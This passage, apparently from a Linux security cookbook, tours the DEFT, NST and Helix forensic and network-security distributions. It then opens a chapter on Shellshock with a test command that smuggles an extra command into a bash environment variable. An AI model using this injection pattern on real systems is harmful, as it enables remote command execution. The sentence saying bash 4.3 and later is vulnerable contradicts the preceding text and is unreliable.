
1. Once we boot DEFT CD/DVD or USB media, we get the boot screen. Firstly, we need to select the language. Once done, we can choose to either run DEFT live, or else we can install DEFT on our system.
2. In our example, we have chosen to boot DEFT live. Once booting completes, we get the home screen of DEFT.

3. Now, let's understand the different tools available in DEFT.
4. In the start menu, the first sub-menu under **DEFT** contains a list of various **Analysis** tools.


5. The next sub-menu shows all the anti-malware tools:




6. Then, we have the sub-menu of tools related to **Data Recovery**.




7. The next sub-menu contains a list of different hashing tools which can be used to check and compare hashes of any file.




8. In the next submenu, we get tools for imaging. These can be used during a forensics investigation to create an image of a system disk which needs to be investigated.




9. With the release of DEFT 7, tools for the analysis of mobile devices have also been added. These can be found under the sub-menu **Mobile Forensics**:




10. The next sub-menu contains the **Network Forensics** tools.




11. The next menu OSINT contains the open-source intelligence tools.




12. DEFT also contains tools for **Password recovery**, which can be found in the next sub-menu.



13. Apart from the preceding categories of tools, DEFT contains a few reporting tools, which can be useful while creating reports.



14. DEFT uses WINE to execute Windows tools under Linux, and the option for WINE can be found under the main menu.



How it works...

We either install DEFT or use the live CD option to boot it on our system. Once booted, we go to the start menu and then we move to the DEFT menu. Here, we find various tools under different categories. We can use tools for analysis, data recovery, mobile forensics, network forensics, and so on.

WINE is used in DEFT to execute Windows applications here.

NST – Network Security Toolkit

Linux has many distributions developed mainly for the purpose of penetration testing. Among them, one is **Network Security Toolkit** (**NST**), which was developed to provide easy access to open source network security applications in one place.

NST is based on Fedora Linux and contains tools for professionals and network administrators.

Getting ready

NST can be downloaded from its webpage or directly from this link:


`http://sourceforge.net/projects/nst/files/`

Once downloaded, we can either burn the ISO on a CD/DVD or create a live bootable USB media.

How to do it...

Using NST for penetration testing becomes easy when we have an idea about how to use the OS and also what the tools included in the OS are:

1. To use NST, the first step is to boot the system with NST. We have the option to either boot using the live option or directly install NST on the system. In our example, we have chosen the live boot option. You can choose any option as per your requirements. Once booting completes, we get the default desktop of NST, as shown here:




2. NST comes with a web user interface, which is a kind of control panel to do anything with NST. However, this can be accessed only when the existing user account has a password set. To set the password, we click on the icon **Set NST System Password**, which is on the desktop. This will open a terminal window and will give you the option to create a new password:

```
New NST Password:
Retype new password:
Changing password for user root.
passwd: all authentication tokens updated successfully.
Successfully updated password for 'root' in /etc/shadow
Changing password for user nst.
passwd: all authentication tokens updated successfully.
Successfully updated password for 'nst' in /etc/shadow
Successfully updated password for 'root' in /etc/nst/httpd/conf/htuser.nst
Successfully updated password for 'nagiosadmin' in /etc/nst/httpd/conf/htuser.ns
t
Successfully updated password for 'root' in /etc/BackupPC/apache.users
Successfully updated password for 'root' in /etc/webmin/miniserv.users
Successfully Added id_dsa.pub to 'authorized_keys' file for 'vpn'
Successfully Added id_rsa.pub to 'authorized_keys' file for 'vpn'
Successfully Updated 'authorized_keys' file for 'vpn'
Successfully Set 'authorized_keys' file owner and mode
Successfully updated password for 'root' in /root/.ssh
Successfully updated password for 'root' in /root/.vnc/passwd
Successfully updated password for 'root/administrator' in /etc/samba/smbpasswd
```


3. Once the password has been set, we can access NST web user interface from any browser of our choice. To access on the local system, we can use the address, `http://127.0.0.1:9980/nstwui`.

   If accessing from any other system on the local network, then use the IP address of the system running NST.




   Once we open the link, we are prompted for the username and password. Enter the details and click **OK**.

4. Now we see the landing page of NSTWUI. In the top left corner, we can see the details of the system running NST. Below this, we have the menu of NST.




We can also see information about how long the system has been running in the top right corner.

5. NST comes with various tools and amongst those, is **bandwidthd**. This tool shows an overview of network usage and we can enable it by going to the menu **Network** | **Monitors** | **bandwidthd UI**:




6. Once we click on "**Start Bandwidthd**", the tool will start running.
7. Another important feature available is the ability to perform a remote activity via SSH using the web interface. Go to the menu **System** | **Control Management** | **Run command**.

A window will open as shown in the following image. We can run any command here.



8. NSTWUI also allows the administrator to remotely reboot or shut down the server from the web interface. To do so, go to the menu **System** | **Control Management** | **Reboot**.
9. Click on **Proceed to reboot this NST system** to confirm. Otherwise, click **Exit** to cancel.
10. In the next screen, enter the text as shown and press **Ok**.



How it works...

After installing or booting NST, the first step is to set the password for the existing user account. This is done by using the option *Set NST System Password*.

After setting the password, we access NST through the web user interface by accessing the IP address of the system through any browser.

After logging in to NSTWUI, we get a list of various tools related to network security.

We explore a few tools, such as bandwidthd and SSH.

Helix

When performing forensic analysis, we have to look at the filesystem at a minute level and analyze many things, such as the execution of programs, downloading of files, creation of files, and so on.

In such situations, its best to create a forensic image of the disk to be analyzed as soon as analysis starts. Helix is the best option for creating such images.

Helix is a Linux-based live CD used for the purpose of forensic investigation and incident response.

Getting ready

Helix is available in both free and commercial forms, and its free version can be downloaded from the following link:

`http://www.e-fense.com/products.php`


Once downloaded, we can either burn the image file on a CD/DVD, or else we can create a bootable USB media.

How to do it?


To demonstrate the use of Helix, we can either install it on our system, or else we can use the live CD/DVD or USB media, as follows:

1. To use Helix, we boot our system using the live CD of Helix. From the first screen that appears, we select the option **Boot into the Helix Live CD** to directly boot Helix. You can, however, use the option **Install Helix** if you wish to install Helix on the system.


2. Now, the first step to perform during incident response is to create an image of the hard disks/storage so that it can be investigated later. To create a bit-by-bit copy of the hard disk, we will use a tool named **Adepto** available in Helix.
3. To open **Adepto**, go to the start menu and then under **Forensics & IR**, we get the tool.



4. When Adepto starts, we get the main screen of the application. We can enter the username or leave it blank and click on **Go** to continue.
5. The next screen shows information about the device we would like to copy. Select the device from the drop-down menu and we get all the information about that device. In our case, we have selected the USB device we want to copy.




6. Now we click on the **Acquire** tab at the top to continue. Now we need to provide the source and destination information. Once done, press **Start** to continue:




7. Once we click on **Start**, we can see the progress just below the Start button, as follows:


8. The process details can be checked in the logs also, by clicking on the **Log** tab. In the logs, we can see that the Hash verification of the source image was successful with our device.




9. Now, the next step is to clone the USB device we want to investigate. To do so, we click on **Restore/Clone** tab. Enter the source and destination and press **Clone** to start:



10. We shall see the progress happening in the bottom. The process to clone takes time and this may also depend on the size of the disk being copied as well as the system's processing capabilities:




11. Once cloning is complete, we can verify the data in both the devices. We can see that we have an exact image of the device we have cloned in our second USB device.



12. Adepto gives us the option to create a PDF report about the case of events that happened during the cloning process.

For this, click on **Chain of Custody** tab and then press **Create PDF** at the bottom.



How it works...

Helix is used for forensic investigation and during this process, an essential task is to create a forensic image of the hard disk being analyzed.

We have been through the Adepto tool to understand the process of creating an image of a USB device following the preceding steps.

9
Patching a Bash Vulnerability

In this chapter, we will learn the following concepts:

- Understanding the bash vulnerability through Shellshock
- Shellshock's security issues
- The patch management system
- Applying patches on the Linux systems

Understanding the bash vulnerability through Shellshock

Shellshock, or Bashdoor, is a vulnerability that's used in most versions of the Linux and Unix operating systems. It was discovered on September 12, 2014, and it affects all the distributions of Linux using a bash shell. The Shellshock vulnerability makes it possible to execute commands remotely using environment variables.

Getting Ready

To understand Shellshock, we need a Linux system that uses a version of bash prior to 4.3, which is vulnerable to this bug.

How to do it...

In this section, we will take a look at how to set up our system to understand the internal details of the Shellshock vulnerability:

1. The first step is to check the version of bash on the Linux system so that we can figure out whether our system is vulnerable to Shellshock. To check the version of bash, we run this command:

```
root@client:~# bash --version
GNU bash, version 4.2.25(1)-release (i686-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
root@client:~#
```

   Bash versions from 4.3 and onwards have been reported to be vulnerable to Shellshock. For our example, we are using the Ubuntu 12.04 LTS desktop version. From the output shown in the preceding image, we can see that this system is vulnerable.

2. Now, let's check whether the vulnerability actually exists or not. To do so, we run this code:

```
root@client:~# env x='() { :;}; echo shellshock' bash -c "echo testing"
shellshock
testing
root@client:~#
```

